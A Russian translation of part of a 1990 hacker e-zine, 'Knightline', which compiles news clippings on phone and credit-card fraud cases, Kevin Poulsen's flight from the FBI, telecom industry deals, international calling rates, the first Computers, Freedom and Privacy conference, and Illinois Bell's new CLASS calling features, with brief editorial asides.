Обвинительные заключения стали первыми уголовными обвинениями, выдвинутыми в рамках операции «Мангуст» — продолжающегося расследования Секретной службы мошенничества с кредитными картами и кодами доступа к дальней связи. В обвинениях утверждается, что Фэйрс имел доступ к телефону с момента своего ареста и заключения в Майами в 1986 году — это обстоятельство стало поводом для отдельного расследования со стороны властей Майами. Этот телефон использовался для частых звонков в здание на Бруклфилд-роуд в Бруклфилде, штат Висконсин, где другой предполагаемый неназванный соучастник Фред Бреганьтини ведёт различный бизнес, согласно обвинительному заключению. В нём говорится, что Фэйрс и Фред Бреганьтини находились «в центре» схемы с телефонами и кредитными картами. Двое мужчин обвиняются в сборе номеров кредитных карт и кодов доступа к телефону от других обвиняемых по делу и использовании этих номеров для покупки товаров, услуг и «иных ценностей». По словам Робертсона, агенты считают, что члены группировки копировали многие из этих похищенных номеров с квитанций по кредитным картам, извлечённых из мусорных баков различных предприятий. Он отметил, что эта практика, широко известная как «дамп-дайвинг» (поиск в мусоре), является широко распространённым методом мошенничества с кредитными картами. [«Дамп-дайвинг», значит? —DH]

Пока одни обвиняемые помогали совершать покупки с помощью похищенных карт, обвинительное заключение утверждает, что другие предоставляли адреса для доставки похищенных товаров. В числе товаров — золотые монеты, авиабилеты, компьютерное оборудование, инструменты и стереооборудование. Робертсон сообщил, что агенты ещё подсчитывают ущерб, нанесённый Telco и другим компаниям, однако ущерб уже превысил 1 миллион долларов. Герберт Говард, президент

Telco, в пятницу сообщил, что компания потеряла от 35 000 до 40 000 долларов дохода от незаконных звонков и дополнительных расходов на расследование использования Фэйрсом кодов доступа. «Это действительно стало для нас ценным уроком, потому что такое произошло впервые», — сказал Говард о своей 2-летней компании. «Думаю, это страх всех операторов дальней связи. Нам очень повезло, что мы обнаружили это так быстро».

ЗАГОЛОВОК: Нет, я не параноик, но кто такой Номер 1?
Автор: DENISE CARUSO
Колонка: INSIDE SILICON VALLEY
ДАТА: 08/21/90
ИСТОЧНИК: SAN FRANCISCO EXAMINER (SFEX)
Раздел: BUSINESS, стр. D-16

Хотя я и не планировала этого, неделя оказалась идеальным временем, чтобы начать смотреть старые серии «Узника» — того очень мрачного, очень параноидального британского шпионского сериала начала 60-х, предрекавшего мрачное будущее, где «ин-фор-мация» была первостепенно важна вне зависимости от того, на чьей «стороне» ты находишься. Каждый высокооплачиваемый представитель каждого провайдера телефонных услуг в Северной Америке на этой неделе отрабатывал своё жалованье, отвечая на звонки кровожадных представителей прессы, которым тоже нужна была «ин-фор-мация» о том, был ли огромный сбой в сети дальней связи AT&T «взломом» (незаконным проникновением) или какой-то формой компьютерной биологической войны.

Я рада, что ответом оказалось «нет», но, конечно, событие открывает довольно неприятный ящик Пандоры: намекнул ли сбой AT&T хакерскому сообществу на уязвимость телефонной сети? «Очень хороший вопрос», — ответил один сетевой инженер, с которым я беседовала на прошлой неделе. Но он заверил меня, что его сеть полностью защищена и имеет все виды защитных механизмов, исключающих как внешнее проникновение, так и внедрение программного вируса в систему. Надеюсь, он прав, но должна признать: эту песню я уже слышала прежде.

Вот, например, отрывок из анонимного электронного письма, полученного мной на прошлой неделе, слегка отредактированного для исправления грамматических погрешностей: «Возможно, вам будет интересно знать, что если бы я захотел «развлечься», «злые» дела могли бы совершаться дистанционно — вплоть до отключения каждой ESS (электронной коммутационной станции) в Северной Америке.

«Менее злобным и более забавным могло бы стать отключение фондового рынка на день, перетасовка всех транзакций или даже обвал рынка! Банки тоже не застрахованы. Это может звучать очень мрачно, но люди должны иметь то, что необходимо для борьбы, если всё пойдёт плохо!» Этого недостаточно для беспокойства? Попробуйте вот это: в июле 1989 года я писала об истории в первом номере журнала Mondo 2000 о том, как можно взломать банкоматы. В той статье было всё, кроме чертежей устройства, которые редакторы журнала решили не публиковать, посчитав это безответственным. Но теперь студенческое издание Корнеллского университета «Visions Magazine» — у которого Карл Саган является творческим советником — попросило автора статьи Моргана Рассела разрешения перепечатать материал целиком, включая чертежи устройства.

Подобные истории тревожат, но я каким-то образом всегда ожидала, что они произойдут — реакция, похожая на ту, что я испытываю, когда смотрю «Узника». Номер 6, как его называют, в начале каждой серии кричит: «Я не номер! Я свободный человек!» Его воля к сопротивлению достаточна, чтобы отражать властей, считающих, что их потребность в «ин-фор-мации», которой владеет Номер 6, даёт им право пытаться контролировать его передвижения и мысли — конечно

же, с использованием самых впечатляющих технологий.

Конечно, научно-фантастическая фантазия об впечатляющих технологиях в 60-х, когда был создан «Узник», была столь же авторитарной и централизованной, как и правительства, её использующие. Немногие безликие власти тогда предсказывали ближайшее будущее, в котором все слои населения имеют доступ к мощным технологиям, могут их себе позволить и знают, как ими пользоваться. (Уверена, это испортило бы им ужин.) Не предвидели они и нынешнего растущего класса технологически подготовленных людей — будь то самоучки-хакеры или дипломированные специалисты в области компьютерных наук, — которые в силу своих знаний могут парализовать, вывести из строя или иным образом сбить с толку породившую их систему. Думайте об этом что хотите с точки зрения правильного или неправильного. Факт остаётся фактом: будь то телефонная сеть или банкомат, чем больше мы полагаемся на технологии, тем меньше мы можем на них полагаться.

Хотя этот факт может делать жизнь неприятной для тех из нас, кто становится жертвой либо машин, которым мы доверяем, либо людей, умеющих с ними обращаться, — в этом есть что-то странно утешительное: в конечном счёте компьютер всё ещё настолько же надёжен, насколько надёжны управляющие им люди.

Контакт:
Denise Caruso, Spectra, San Francisco Examiner
P.O. Box 7260
San Francisco, CA 94120.
MCI Mail (Denise Caruso) — CompuServe (73037,52) — CONNECT (Caruso)

ЗАГОЛОВОК: US Sprint поставит советскому совместному предприятию коммутаторы
ДАТА: 09/17/90
ИСТОЧНИК: WALL STREET JOURNAL (WJ)

ВАШИНГТОН — US Sprint Communications Corp. сообщила, что получила разрешение правительства США на поставку советскому совместному предприятию пакетных коммутаторов, способных значительно улучшить телекоммуникационные услуги между Советским Союзом и другими странами. О предстоящей поставке этих коммутаторов объявил Уильям Эсри, председатель и генеральный директор United Telecommunications Inc., сразу после завершения визита в Советский Союз вместе с министром торговли Робертом Мосбакером и руководителями других американских компаний. United Telecommunications является материнской компанией US Sprint.

Экспортная лицензия, которую US Sprint рассчитывает получить уже на этой неделе, станет первой лицензией на телекоммуникационное оборудование, выданной США в соответствии с новыми, смягчёнными правилами поставки технологий в Советский Союз, сообщил Эсри. Советское предприятие Telenet USSR будет принадлежать дочерней компании US Sprint — Sprint International, Советскому министерству связи и Латвийской академии наук — советской исследовательской группе. Министерство торговли не обсуждает детали отдельных заявок на лицензии, однако Мосбакер публично поддержал технологические связи между американскими компаниями из его делегации и потенциальными советскими партнёрами. По всей видимости, US Sprint лидирует в гонке американских телекоммуникационных компаний за установление прочных связей в Советском Союзе. Более ранее предложение U.S. West Inc. проложить часть международной волоконно-оптической линии через Советский Союз было отклонено американскими властями из-за передового характера технологии.

Однако пакетные коммутаторы US Sprint, по всей видимости, вписываются в новые стандарты допустимого экспорта в Советский Союз. Коммутаторы используются для маршрутизации

телефонных звонков и управления трафиком голосовой, факсимильной и оцифрованной передачи данных. Эти 8-битные коммутаторы отстают на одно-два поколения от аналогичных систем, используемых в западных странах, но их всё ещё достаточно, чтобы резко улучшить возможности советских клиентов Sprint для общения с другими странами, рассказали помощники Эсри. Компания отказалась обсуждать объём своих инвестиций или раскрывать количество поставляемых коммутаторов. US Sprint заявила, что её предприятие будет работать через новые выделенные спутниковые линии, которые дополнят перегруженные 32 международные линии, в настоящее время доступные для московских предприятий. Эсри сообщил, что рассчитывает на запуск предприятия до конца текущего года.

ЗАГОЛОВОК: BT Tymnet представляет дополнительные услуги XLINK
ДАТА: 09/09/90
ИСТОЧНИК: DOW JONES NEWS WIRE

SAN JOSE, Calif. — BT Tymnet Inc. сообщила о доступности XLINK Express — семейства новых пакетных портовых синхронных услуг X.25 (XLINK). Услуга XLINK предлагает клиентам доступ к сети TYMNET через хост X.25 по более низкой стоимости, говорится в пресс-релизе компании. XLINK — это арендованные частные портовые услуги доступа для интерфейсов X.25 со скоростью до 19,2 бит в секунду с поддержкой до 64 виртуальных каналов.

XLINK Express включает портовый доступ, арендованную линию, модемы, программное обеспечение и бесплатную передачу данных. До появления XLINK Express клиенты, которым требовалась арендованная линия 9,6 бит/с для стандартного подключения хоста X.25, как правило, платили около 1 500 долларов в месяц за арендованную линию, модемы и интерфейс. С XLINK клиентам теперь может выставляться ежемесячная плата в размере 900 долларов, сообщила компания.

BT Tymnet Inc. является подразделением British Telecom plc.

ЗАГОЛОВОК: Хакер, возможно, дразнит ФБР; гений подозревается во взломе компьютера армии США
Автор: PENINSULA TIMES TRIBUNE
ДАТА: 04/10/90
ИСТОЧНИК: Montreal Gazette (GAZ)
Происхождение: PALO ALTO, Calif.
(Copyright The Gazette)

PALO ALTO, Calif. — Компьютерный вундеркинд, разыскиваемый по подозрению во взломе компьютера армии США, возможно, дразнит агентов ФБР, демонстративно общаясь со своими приятелями-хакерами на электронных досках объявлений, пока продолжается его розыск, сообщили власти. Таинственный Кевин Поулсен, бывший житель Менло-Парка, штат Калифорния, которого многие называют компьютерным гением, перехитрил ФБР и, по всей видимости, достаточно умён, чтобы затянуть эту игру в кошки-мышки.

Нет, следователи не впадают в отчаяние, заявил официальный представитель ФБР Дюк Дидрих. «Это лишь вопрос времени. У нас расставлены ловушки, и однажды нам, надеюсь, удастся поймать мышь». Власти выдали ордер на арест бывшего компьютерного эксперта SRI International. Он находится в бегах как минимум с 18 января, когда федеральные чиновники раскрыли обвинения в сенсационном компьютерном заговоре. По данным ФБР, Поулсен, 24 года, является главным организатором сложного вторжения в компьютерные и телефонные системы, включавшего взлом секретного компьютера армейской сети, слежку за ФБР и прослушивание звонков бывшей подруги. Агенты ФБР полагают, что он может находиться в Южной Калифорнии, однако, поскольку он, судя

по всему, по-прежнему подключён к национальной сети хакеров, он может использовать друзей, чтобы прятаться практически где угодно, рассказал Дидрих. Поулсен умело изготавливает фальшивые документы и знает, как использовать телефонную систему для сокрытия следов своих звонков.

Агенты полагают, что его болтовня на электронных досках объявлений — это, возможно, «способ дразнить сотрудников правоохранительных органов», рассказал Дидрих. Поулсен, возможно, вернулся к своим старым трюкам, но «он не прячется с обычной компанией хакеров», — заявил Джон Максфилд, консультант по компьютерной безопасности и бывший информатор ФБР.

Максфилд, известный в среде молодых хакеров как «стукач», сообщил, что имеет источники в подполье, по данным которых Поулсен, по слухам, живёт один в квартире в Южной Калифорнии. По словам Максфилда, болтовня Поулсена в компьютерных сетях может стать причиной его провала. Многие хакеры — электронные анархисты, которые были бы рады сдать высокопоставленного хакера, поднявшись тем самым на ступеньку выше по статусной лестнице, сказал он. Однако у Поулсена, вероятно, есть постоянный доступ к деньгам, так что ему не нужно устраиваться на работу, которая могла бы привести к аресту, добавил Максфилд.

Со своим мастерством Поулсен мог бы легко взломать банковские компьютеры, проверяющие наличные транзакции, и пополнить собственные счета, рассказал Максфилд. ФБР не в отчаянии, но агенты связались с «Разыскиваются в Америке» — телевизионной программой, просящей зрителей помочь властям найти беглецов.

Мать Поулсена, Бернадин, сообщила, что сын позвонил домой сразу после того, как полиция объявила об ордере на его арест, однако с тех пор не звонил. Во время короткого звонка «он просто извинился за весь стресс, который доставляет нам». Мотивы беглеца ставят Максфилда в тупик.

«Следопыт по хакерам», как он сам себя называет, провёл расследования, приведшие к десяткам арестов, однако якобы организованный Поулсеном заговор, о котором сообщает ФБР, — странный, рассказал он. Большинство хакеров-подростков — охотники за острыми ощущениями, объяснил он. Чем опаснее схема, тем больший кайф. Но Поулсену 24 года. «Зачем он всё ещё это делает?» — спросил Максфилд.

Поулсен, известный под псевдонимами «Dark Dante» и «Master of Impact», был членом элитной хакерской группировки Legion of Doom. [Поулсен никогда не был членом группы —DH]

По словам Максфилда, 25 или около того озорных участников сейчас арестовываются один за другим. Они считают себя изгоями, но умными изгоями, превосходящими массы обычных людей, которые так их и окрестили, сказал он. [Ха, Максфилд меня реально смешит —DH]

Недавно Кевин засветился на 15 минут на NBC в передаче «Неразгаданные тайны». В программе показали реконструкции того, как Кевин вламывается в телефонные станции и прогуливается по своей квартире, набитой компьютерами и другими «подслушивающими» устройствами (как назвало их шоу).

Меня лично позабавили фотографии, на которых он снялся с коммутационным оборудованием после взлома телефонной станции.

ЗАГОЛОВОК: Amtrak переходит на SDN
Автор: BETH SCHULTZ
ДАТА: 10/25/90
ИСТОЧНИК: COMMUNICATIONS WEEK
Выпуск: 267, раздел: PN, стр. 58

ВАШИНГТОН — Amtrak, постоянно ищущая способы сократить объём государственного финансирования, необходимого для поддержания работы, перевела свой трафик дальней связи на виртуальную частную сеть — воспользовавшись акцией AT&T, сэкономившей железной дороге $250 000. Хотя Amtrak осознала потенциал экономии средств с AT&T Software Defined Network (SDN) ещё в мае 1987 года, потребовалось ждать до прошлой весны, чтобы компания в полную силу приступила к реализации этой услуги виртуальной частной сети. «Мы подвели лошадь к воде, но не смогли заставить её пить», — сказал Джим Уэст, национальный системный консультант AT&T.

Но в апреле этого года AT&T устранила последнее препятствие на пути железной дороги, рассказал главный сетевой инженер Amtrak Мэтт Брунк. В это время AT&T начала проводить специальную акцию, отменив плату за подключение объектов к SDN. До этого Amtrak, расположенная здесь, могла позволить себе добавлять только отдельные узлы.

Страдая от злоупотреблений в сети, Amtrak начала отслеживать потенциал SDN как средства решения этой проблемы сразу после того, как AT&T объявила тарифы SDN в декабре 1986 года. Описывая серьёзность проблемы с телефонным мошенничеством, Брунк рассказал о семидневном периоде в 1985 году, в течение которого хакеры набрали $185 000 в виде несанкционированных платежей. К концу того года телефонное мошенничество в сети Amtrak достигло более 1 миллиона долларов.

До эпохи виртуальных частных сетей единственным способом борьбы с этими злоупотреблениями была конфигурация бесплатного сервиса «800» и удалённый доступ к АТС, который Amtrak внедрила в конце 1985 года. «Мы изменили политику и процедуры для всех пользователей, ограничив возможности удалённого доступа», — рассказал Брунк.

Но Amtrak нужно было усилить контроль над своей сетью, и после изучения SDN AT&T, а также конкурирующих предложений железная дорога в мае 1987 года заказала первую часть того, что в этом году стало 300-узловой SDN. Первоначальный заказ включал каналы AT&T Accunet T1.5 всего для двух станций — одной в Чикаго и одной здесь. Эти прямые соединения со скоростью 1,544 мегабита в секунду, заменившие услугу «800», использовались для «обеспечения безопасного удалённого доступа к внутрисетевым номерам для многочисленных пользователей», рассказал Брунк.

Не менее важно, что Amtrak также подключилась к функции контроля мошенничества при удалённом доступе к сети, предоставляющей единую точку контроля над сетью. «То, что тогда заказала Amtrak, не было сетью в полном смысле слова, поскольку было ориентировано на конкретные функции», — сказала Шарон Юргенс, менеджер по национальным счетам AT&T.

С момента начала использования функции удалённого доступа SDN компания не зафиксировала ни одного случая телефонного мошенничества, рассказал Брунк. «Любой, у кого есть возможность удалённого доступа к АТС и значительный объём трафика, но кто не использует SDN в качестве инструмента, наносит вред своей компании».

Первоначально являясь площадкой бета-тестирования функции отчётов о безопасности SDN, Amtrak с тех пор стала в значительной мере опираться и на неё. За исключением некоторых групповых кодов, предупреждение отправляется в случае, если расходы по любому пользовательскому коду превышают 60 долларов в месяц. «Мы немедленно начинаем расследование», — рассказал Брунк. «Теперь мы проактивны, а не реактивны».

Сегодня 40 объектов Amtrak имеют коммутируемые соединения с SDN; 260 узлов подключены через выделенные каналы — как по голосовым аналоговым линиям, так и по высокоскоростным T1. «Трафик пользователей тарифицируется по единому счёту, и фактически SDN связывает их с компанией. Это наш корпоративный коммуникационный цемент», — сказал Брунк. «Но это только

начало. Мы не только предоставили услугу, но и обеспечили светлое будущее. Мы подготовились к конкурентному преимуществу». Расходы стабилизировались, и компания зафиксировала стабильные расходы на телекоммуникации. В 1985 году Amtrak потратила 26 миллионов долларов на телекоммуникационное оборудование и услуги. Четыре года спустя Брунк оценил, что железная дорога потратит лишь на 1 миллион долларов больше. По его словам, этому будет способствовать SDN, переход от устаревших аналоговых АТС к цифровым и замена некоторых установок АТС местным централизованным сервисом Bell. Только за счёт сокращения времени установления соединения экономия сети достигнет $74 000 в этом году.

«В двух словах: мы улучшили качество передачи, управление сетью и техническое обслуживание, а также снизили затраты», — рассказал Брунк. «Пользователи получили единый код авторизации для доступа к нескольким приложениям, улучшенное качество и поддержку».

Помимо экономии средств, Amtrak также приняла во внимание приложения, доступные через SDN. «В то время, из того, что было доступно, нам действительно нравилось всё в SDN», — рассказал Брунк.

Сеть Amtrak поддерживается специализированной системой тестирования магистральных каналов доступа. Эта система позволяет Amtrak тестировать линии доступа, помогая компании активировать и деактивировать коды авторизации. Кроме того, Amtrak тестирует выделенный сервис телеконференций AT&T Alliance.

С помощью сервиса телеконференций Amtrak может сократить внутренние командировочные расходы: пользователи могут получать доступ к системе дистанционно через номер 800 или по запросу. Операторы Amtrak могут подключать звонки для телеконференций в любое время. «Качество фантастическое, но цена ещё лучше, потому что всё это подключено к SDN», — заявил Брунк.

С ПРОВОДОВ

Автор: Doc Holiday

17 ноября 1990 года

```
KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

      K N I G H T L I N E

    Issue 01/Part II of III

    17th of November, 1990

      Written, compiled,

   and edited by Doc Holiday

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL
```

ЗАГОЛОВОК: АДАПТАЦИЯ ЦИФРОВОГО КОММУТАТОРА — Fujitsu расширяет присутствие в США
Автор: ROBERT POE
ДАТА: 15.11.90
ИСТОЧНИК: COMMUNICATIONSWEEK (CWK)
Выпуск: 322
Раздел: PUBLIC NETWORKING
Стр.: 33

РОЛИ, Северная Каролина. — Fujitsu Ltd. наращивает усилия по адаптации своей цифровой АТС к американской сети в предвидении масштабной замены коммутационного оборудования стоимостью 40 миллиардов долларов, ожидаемой в США в течение следующих 10–15 лет.

По словам представителей токийской компании, Fujitsu планирует к 1994 году увеличить численность американских сотрудников, занятых продажами и технической поддержкой коммутатора Fetex-150, со 100 до 600 человек.

По словам одного наблюдателя, знакомого с деятельностью базирующегося здесь подразделения Fujitsu Network Switching of America Inc., это расширение перенесёт разработку сложных функций коммутатора из Японии в Соединённые Штаты.

УДОВЛЕТВОРЕНИЕ ПОТРЕБНОСТЕЙ США

По словам наблюдателя, большинство нынешних сотрудников занимается тестированием производительности и сетевого соответствия программного обеспечения, разработанного в Японии. После расширения дочернее предприятие возьмёт на себя ответственность за разработку функций и возможностей, востребованных американскими заказчиками.

Fetex-150 — это экспортная модель коммутатора Fujitsu, насчитывающая более 8,8 миллиона установленных или заказанных линий в 17 странах. В США продаж не было, однако недавно объявленные планы подтверждают давние предположения о том, что японский производитель готовит масштабный выход на американский рынок.

Когда Fujitsu выиграла крупный тендер на поставку коммутаторов в Сингапуре прошлой осенью, конкуренты обвиняли её в продаже оборудования по себестоимости ради получения престижного контракта, который должен был стать плацдармом для выхода на рынок США.

ЗАВОЁВЫВАЯ BELLS

Fujitsu заявила, что её коммутатор прошёл оценку первой и второй фаз в Bell Communications Research Inc., Ливингстон, Нью-Джерси — исследовательском подразделении семи региональных компаний Bell. Хотя сертификация Bellcore считается необходимым условием для продаж Bell-компаниям — на которые приходится около 75 процентов телефонных линий США, — этого может оказаться недостаточно для прорыва на рынок, где господствуют AT&T и Northern Telecom Inc. из Нэшвилла, Теннесси.

Эти два производителя контролируют более 90 процентов американского рынка. Подобная доля в сочетании с инертностью компаний Bell при смене поставщиков фактически отодвигает иностранных производителей коммутаторов общего пользования на обочину, считают аналитики.

Американские дочерние компании Siemens AG, L.M. Ericsson Telephone Co., NEC Corp. и GEC Plessey Telecommunications Ltd. убедились в трудности завоевания американского рынка, хотя каждой удалось добиться ограниченного успеха, и все они продвинулись дальше Fujitsu.

«ВРОЖДЁННЫЙ КОНСЕРВАТИЗМ»

«Их американская клиентская база обладает врождённым консерватизмом», — сказал Роберт Розенберг, директор по аналитическим услугам The Eastern Management Group, Парсиппани, Нью-Джерси. «Это огромные компании с миллиардами долларов, вложенными в нынешнее оборудование.

«Даже если Fujitsu создаст коммутатор со всеми возможностями, о которых инженер только может мечтать, если ради его интеграции в сеть потребуется перестраивать все вспомогательные системы, руководитель не позволит ему его установить», — добавил Розенберг.

Телефонные услуги: растущая форма «иностранной помощи»

Кит Брэдшер, {The New York Times}, воскресенье, 21 октября 1990 г.
(Раздел Business, стр. 5)

Американцы, совершающие международные звонки, платят дополнительно, субсидируя почтовые тарифы зарубежных стран, местную телефонную связь и даже школы и армии.

Эти субсидии включены в ежеквартальные платежи, которые американские телефонные компании обязаны перечислять своим зарубежным партнёрам — большинство из которых являются государственными монополиями. Чистые выплаты, составившие в прошлом году 2,4 миллиарда долларов, образуют одну из наиболее быстро растущих статей американского торгового дефицита и побудили Федеральную комиссию по связи этим летом начать работу, способную снизить стоимость международных звонков для потребителей на 50 процентов в течение трёх лет.

Этот дисбаланс стал во многом непредвиденным побочным эффектом развития конкуренции на американском рынке дальней связи в 1980-е годы. Конкуренция снизила тарифы на исходящие звонки из США, тогда как зарубежные монополии удерживали свои тарифы на высоком уровне.

В результате компании и семьи, разбросанные по разным странам, стараются звонить из США. Исходящие звонки из США теперь превышают входящие в соотношении 1,7:1 по минутам — то есть американские телефонные компании вынуждены платить комиссионные за превышение. ФКС обеспокоена тем, что иностранные компании требуют значительно больше, чем оправдано при резко падающих затратах на предоставление услуг, и предлагает в одностороннем порядке ограничить выплаты американских операторов.

12 октября против этого плана ФКС официально выступили страны Центральной и Южной Америки. Хотя развитые страны — такие как Великобритания и Япония — обеспечивают более половины международного телефонного трафика США, наибольший дисбаланс наблюдается с развивающимися странами, которые тратят полученную валюту на всё — от систем образования до вооружения. Например, дефицит с Колумбией в прошлом году вырос до 71 миллиона долларов.

Международные тарифы рассчитываются по формулам, определяющим стоимость приёма международного звонка и его маршрутизации внутри страны в минутах. Однако, хотя реальные затраты в последние годы снизились, формулы корректируются крайне медленно — если вообще корректируются. Например, несмотря на то что международные звонки крайне редко требуют участия операторов, формулы по-прежнему включают такие расходы.

Кроме того, стоимость инвестиций на одну телефонную линию в подводном кабеле или на спутнике резко упала благодаря технологическому прогрессу. Транстихоокеанский кабель на 600 000 линий, анонсированный в прошлую среду и запланированный к вводу в эксплуатацию в 1996 году, может обойтись менее чем в 1 000 долларов за линию.

Тем не менее тарифные формулы телефонных компаний удерживают расценки на высоком уровне. Например, немецкий Deutsche Bundespost в настоящее время взимает с американских операторов 87 центов в минуту, из-за чего те фактически работают в убыток на некоторых льготных тарифах, предлагаемых американским потребителям.

БОЛЬШЕ ЗВОНКОВ ИЗ США ПОРОЖДАЮТ РАСТУЩИЙ ТОРГОВЫЙ ДЕФИЦИТ

Американские телефонные компании берут меньше за международные звонки, чем иностранные компании за звонки в США. Поэтому больше международных звонков совершается из США. Но американские компании платят высокие комиссионные своим зарубежным партнёрам за обработку этих дополнительных звонков, и дефицит за последнее десятилетие раздулся.

1980	0,3	(млрд долл. США)
1981	0,5	
1982	0,7	
1983	1,0	
1984	1,2	
1985	1,1	
1986	1,4	
1987	1,7	
1988	2,0	
1989	2,4	(оценка)

(Источник: ФКС)

ДИСБАЛАНС ИСПОЛЬЗОВАНИЯ ДАЛЬНЕЙ СВЯЗИ

Исходящий и входящий международный телефонный трафик США в 1988 году (последние доступные данные), в процентах.

Кому мы звоним?		Кто звонит нам?	
Общий исходящий трафик: 5 325 млн минут		Общий входящий трафик: 3 155 млн минут	
Прочие:	47,9%	Прочие:	32,9%
Канада:	20,2%	Канада:	35,2%
Великобритания:	9,1%	Великобритания:	12,6%
Мексика:	8,8%	Мексика:	6,2%
Зап. Германия:	6,9%	Зап. Германия:	5,4%
Япония:	4,4%	Япония:	4,3%
Франция:	2,7%	Франция:	3,4%

(Источник: International Institute of Communications)

СРАВНЕНИЕ СТОИМОСТИ: Диапазон цен на пятиминутные международные звонки между США и другими странами. Скидки за объём не учитываются.

```
Страна              Из США*             В США
Великобритания      $2,95 – $5,20       $4,63 – $6,58
Канада (NYC –       $0,90 – $2,25       $1,35 – $2,26
  Монреаль)
Франция             $3,10 – $5,95       $4,72 – $7,73
Япония              $4,00 – $8,01       $4,67 – $8,34
Мексика (NYC –      $4,50 – $7,41       $4,24 – $6,36
  Мехико)
Зап. Германия       $3,10 – $6,13       $10,22

* Минимальный тариф — при ежемесячной абонентской плате $3.
(Источник: A.T.&T.)

ГДЕ СОСРЕДОТОЧЕН ДЕФИЦИТ: ведущие страны, с которыми у США
торговый дефицит в телефонных услугах в 1989 г., в млн долларов.

Мексика:              $534
Зап. Германия:         167
Филиппины:             115
Южная Корея:           112
Япония:                 79
Доминиканская Республика: 75
Колумбия:               71
Италия:                 70       (Источник: ФКС)
Израиль:                57
Великобритания:         46

СТРЕМЛЕНИЕ К СНИЖЕНИЮ ЗАТРАТ: стоимость одной телефонной линии
при прокладке каждого из восьми трансатлантических кабелей —
от кабеля 1956 года на 48 линий до планируемого кабеля 1992 года
на 80 000 линий. В ценах сегодняшнего дня.

1956       $557 000
1959        436 000
1963        289 000
1965        365 000
1970         49 000
1976         25 000
1983         23 000               (Источник: ФКС)
1988          9 000
1992          5 400  (оценка)
```

Несколько заметок от Джима Уоррена о конференции CFP:

Приветствую всех!
Ряд ключевых вопросов уже решён, остались лишь незначительные детали.

ДАТЫ, МЕСТО И МАКСИМАЛЬНЫЙ РАЗМЕР КОНФЕРЕНЦИИ

Наконец завершён выбор площадки и подписан договор на аренду конференц-зала. Отметьте в календарях и распространите информацию:

```
Первая Конференция по компьютерам, свободе и приватности
        25-28 марта 1991 года, понедельник-четверг
      SFO Marriott, Бёрлингейм, Калифорния
(к югу от международного аэропорта Сан-Франциско;
на полуострове Сан-Франциско, примерно в 20 минутах от «Города»)
          максимальное число участников: 600
```

ОБРАТИТЕ ВНИМАНИЕ НА ИЗМЕНЕНИЕ НАЗВАНИЯ

Для конференции нашлось *более чем достаточно* тем, ограниченных лишь компьютерными вопросами ответственной свободы и приватности. Рассмотрев вопросы спутниковой слежки, генной инженерии, фотофиксации нарушений ПДД, прослушки беспроводных телефонов и т. д., мы

решили изменить название конференции для большей точности. Мы переименовали её из «Технологии, свобода и приватность» в «Компьютеры, свобода и приватность».

ЕЩЁ ОДНО ЗАМЕЧАНИЕ

До недавнего времени в черновом названии фигурировало слово «Первая Международная конференция».

Мы определённо планируем международное участие и особенно ждём докладчиков от европейских и канадских органов по приватности и доступу к информации. Они скоро окажут существенное влияние на трансграничные потоки данных и международные деловые коммуникации.

Однако нам стало известно, что некоторые ведомства требуют многомесячного согласования командировок сотрудников на любые мероприятия, в названии которых есть слово «Международная».

Ваши соображения по этому вопросу и по поводу включения слова «Международная» в название нашей Конференции будут весьма кстати.

ОБ ОТВЕТСТВЕННОСТИ

Мы возводим первый мост, соединяющий крупные и самые разнообразные деревни нашей новой электронной границы. Подобное строительство неизбежно сопряжено с исследованием и обучением.

Эти изменения названия — результат такого обучения. Всю ответственность за колебания в названии Конференции прошу возлагать на меня лично. Именно я предложил первое название; именно я его изменил — ради большей точности и во избежание конфликтов.

Разумеется, название будет окончательно утверждено (с вашей любезной помощью) до официального объявления Конференции и выпуска пресс-релизов — и очень скоро!

Благодарю вас за интерес и постоянную поддержку, с уважением,

```
                                        --Jim Warren, Председатель CFP
                                               jwarren@well.ca.sf.us
```

[Перепечатано из TELECOM digest. --DH]

```
                FROM: Patrick Townson <telecom@eecs.nwu.edu>
                   SUBJECT: Illinois Bell Shows Real CLASS
```

Illinois Bell демонстрирует настоящий CLASS

На протяжении нескольких месяцев Illinois Bell активно рекламировала CLASS. Брошюры в конвертах с квитанциями и газетная реклама рассказывали нам о замечательных новых услугах, которые вот-вот появятся.

Оставалось лишь дождаться, пока переоборудуют вашу телефонную станцию. Вот перечень новых функций:

```
*66  Автоматический обратный звонок: перезвонить по последнему
                    входящему номеру. Номер знать не нужно.

*69  Повтор набора:   Если набранный номер был занят, эта функция
                    будет пытаться дозвониться в течение 30 минут
                    и уведомит вас, когда соединение возможно.

*60  Фильтрация       Наберите:
     звонков          # + номер для блокировки + #
                      * + номер для повторного допуска + *
```

	# + 01 + # — добавить номер последнего входящего звонка, независимо от того, известен он вам или нет. 1 — прослушать список блокируемых номеров. 0 — информационная запись с вариантами и т. д.
Особый звонок	Можно запрограммировать до 10 номеров. При входящем звонке с одного из них телефон выдаст особый сигнал.
Мультизвонок	С вашим номером можно связать два дополнительных номера. При наборе одного из них ваш телефон выдаст особый сигнал.

При наличии обеих функций — Особого звонка и Мультизвонка — сигнал ожидающего вызова также будет отличаться от стандартного, так что вы поймёте, что происходит. При Мультизвонке можно настроить переадресацию дополнительных номеров вместе с основным или сделать так, чтобы они «пробивались» вне зависимости от состояния основного номера.

Альтернативный ответ	Можно запрограммировать так, чтобы после 3–7 звонков без ответа вызов автоматически направлялся на другую линию *В ПРЕДЕЛАХ ВАШЕЙ ТЕЛЕФОННОЙ СТАНЦИИ*. Если назначенный альтернативный номер сам занят или переадресован ЗА ПРЕДЕЛЫ ВАШЕЙ СТАНЦИИ, функция Альтернативного ответа переадресацию не выполнит, и телефон продолжит звонить без ответа.
Переадресация при занятости/ отсутствии ответа	Другое название функции «охота». Разница в том, что «охота» бесплатна, а Переадресация при занятости/отсутствии ответа стоит пару долларов в месяц. Как Альтернативный ответ, работает только в пределах той же станции. В отличие от «охоты», работает и при отсутствии ответа. В отличие от Альтернативного ответа, работает и при занятости.

Идентификатор звонящего появится «когда-нибудь», говорят они.

А теперь моя история.

С начала лета до сего дня я терпеливо ждал появления CLASS в чикагском районе Rogers Park. Наконец была объявлена дата: 15 октября. В середине сентября я поговорил с представителем в бизнес-офисе Irving-Kildare. Она заверила меня, что ***все*** вышеперечисленные функции будут доступны 15 октября. Счёт выставляется мне 13-го числа каждого месяца, и, зная, каким кошмаром оборачивается чтение счёта с изменениями, внесёнными в середине месяца (страницы пропорциональных записей о зачётах за старые услуги, по пунктам; пропорциональные записи о новых услугах и т. д.), было разумно приурочить изменения к дате выставления счёта, чтобы упростить его.

